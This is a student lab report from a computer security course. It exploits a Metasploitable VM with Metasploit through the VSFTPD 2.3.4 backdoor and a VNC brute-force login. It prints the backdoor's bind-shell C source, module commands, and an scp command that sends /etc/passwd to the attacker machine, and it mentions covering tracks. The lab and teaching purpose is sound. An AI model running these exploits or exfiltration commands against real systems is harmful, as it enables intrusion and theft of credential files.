Ethan Li & Adela Dujsikova
CS 231 Computer Security
Professor Jeff Ondich
May 30th, 2021

Pentesting2: Metasploit

Part 2

Exploit 1: VSFTPD v2.3.4 Backdoor Command Execution

a. Step-by-step instructions (within the msfconsole):
    1. use exploit/unix/ftp/vsftpd_234_backdoor
    2. set RHOST 10.0.2.4
    3. run

    * default (and only) payload: cmd/unix/interact


b. Explanations

    Target port 21 (VSFTPD) used to open port 6200

    From metasploit description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.


The backdoor was created and added to the code by an intruder. The code for the backdoor is the following:



```
  else if((p_str->p_buf[i]==0x3a)
-     && (p_str->p_buf[i+1]==0x29))
-     {
-       vsf_sysutil_extra();
-     }
```

This code was included in the part of the code which validates the user input on the username. It specifies that if the username contains 0x3a and 0x29 on positions right next to each other, it will execute the function vsf_sysutil_extra(). The hexadecimal chars represent the smiley face :).

The code for the vsf_sysutil_extra() function is the following:



```
75. -int
76. -vsf_sysutil_extra(void)
77. -{
78. -  int fd, rfd;
79. -  struct sockaddr_in sa;
80. -  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81. -  exit(1);
82. -  memset(&sa, 0, sizeof(sa));
83. -  sa.sin_family = AF_INET;
84. -  sa.sin_port = htons(6200);
85. -  sa.sin_addr.s_addr = INADDR_ANY;
86. -  if((bind(fd,(struct sockaddr *)&sa,
87. -  sizeof(struct sockaddr))) < 0) exit(1);
88. -  if((listen(fd, 100)) == -1) exit(1);
89. -  for(;;)
90. -  {
91. -    rfd = accept(fd, 0, 0);
92. -    close(0); close(1); close(2);
93. -    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94. -    execl("/bin/sh","sh",(char *)0);
95. -  }
96. -}
97. -
98. -
```

Line 79 defines a structure holding an internet address sa. The variable sa is then further defined in lines 83-85, where we can notice that the sin_port is set to 6200. The code after that sets up a listener process for any incoming connections. Line 94 presents a shell to anyone connecting to the server on port 6200.

Source code: https://pastebin.com/AetT9sS5

c. Description of payload:
There was only one payload for this backdoor: cmd/unix/interact
Payload information:
Space: 2000
Avoid: 0 characters

d. Description of file transfer
We tried scp, which in theory should work but we haven’t had success testing it out ourselves. We did “scp /etc/passwd kali@10.0.2.15:/home/kali/Desktop/test” (we’ve also tried kali@ and other variations of this command with no luck either), which at first gave me “ssh: connect to host 10.0.2.15 port 22: Connection refused” and “lost connection”.

Then we did some googling and opened the ssh port on kali by doing “sudo systemctl start ssh.socket” which led to the message “Host key verification failed” and “lost connection”. Don’t know where to go next.

Other commands such as fpaste or pastebinit, followed by the file name, should achieve such purposes too, by providing a link for where to access the files uploaded. These commands are not enabled in Metasploitable but could be, like in real world examples perhaps.

At the very least, one that has gained access to the system through the shell could read the file directly, or upload the files through indirect data transfer like GitHub or DropBox. If such methods were chosen, it is important for the exploiter to clean off their tracks so they don’t leave a huge fingerprint behind.

Sources:
https://subscription.packtpub.com/book/networking_and_servers/9781786463166/1/ch01lvl1sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor
https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/
https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors
https://pastebin.com/AetT9sS5
https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Exploit 2: VNC

a)

1. use auxiliary/scanner/vnc/vnc_login
2. set RHOST 10.0.2.4
3. set USERNAME root
4. exploit
5. vncviewer 10.0.2.4
6. [password] (given by the result from step 4, in our case it is simply “password”)

b) The vnc_login auxiliary module will scan an IP address or range of addresses and attempt to login via VNC with either a provided password or a wordlist. VNC is on port 5900. This basically means that the module uses brute force to try to gain remorse access. We tried to find more information about how this exploit works, but there are not many resources available on this topic.

c) There doesn’t seem to be a payload when running on default. When trying other exploits, there’s either always a default payload selected or a warning saying payload not selected before the exploit can be carried out successfully. However, the execution of this exploit did not provide a default payload nor seem to require it. Doing “show payloads” while this exploit is selected shows all 592 payloads available on metasploitable. Therefore we believe that this exploit doesn’t run using the traditional payloads… it just brute force to get the password of the “root” user (or other users if we chose to).

d) The command that didn’t work for exploit 1 but worked here: “scp /etc/passwd kali@10.0.2.15:/home/kali/Desktop/test”. The prompt says “The authenticity of host ‘10.0.2.15’ can’t be established”, “RSA fingerprint is xx:xx:...:xx”, “Are you sure you want to continue connecting (yes/no)?” After responding “yes”, the password for kali@10.0.2.15 was asked (which is simply “kali”, obviously), and the file was moved successfully after the correct password was submitted.

Source:
https://saiyanpentesting.com/metasploitable-vnc/
https://cvedetails.com/cve/CVE-1999-0506/

Part 3
Exploit 1:

- Scanning ports to see whether 6200 is open -- didn’t seem to work, as we didn’t see the port listed as “open” when we did “nmap 10.0.2.4”
- Checking for usernames with :) -- could potentially work with a program checking all usernames
- Using the command “w” to see logged in users -- gives the logged in as “root”, which at first seems to show the backdoor is opened, but it seems root is always logged in and is always idle so probably not a good detection method
  Source: https://linuxhint.com/detect_linux_system_hacked/
- The suggested “ps” command wasn’t helpful either, as it only showed two different (and changing) PID, with the same TTY (tty1) and the same TIME (00:00:00) and we lacked the understanding of the output

Exploit 2:
Using the command “w” to see logged in users -- Similar to the first exploit, we see “root” as logged in. However, the idle time changes when we are logged in to root using VNC. Every time we execute a command for metasploitable in VNC, the idle timer refreshes. Therefore using the “w” command is actually a feasible way of determining root being accessed (assuming the user is not doing stuff with root)

Part 4

Several interesting things:

- The smiley face exploit was up only for a few days in 2011 (we don’t know who did it or exactly when), but it is still something people talk about to this day
- For some reason exploiting VSFTPD didn’t allow us to use scp, while with the VNC exploit it worked just fine
- Similarly, we were able to detect an attacker in the VNC exploit but not in the VSFTPD exploit
- Are the two points above somehow connected?
- Metasploit currently has over 2074 exploits and 592 payloads!
- Whatever we wanted to do, Meterpreter would always show up in our online searches. Probably a good tool to look out for and utilize for future pentesting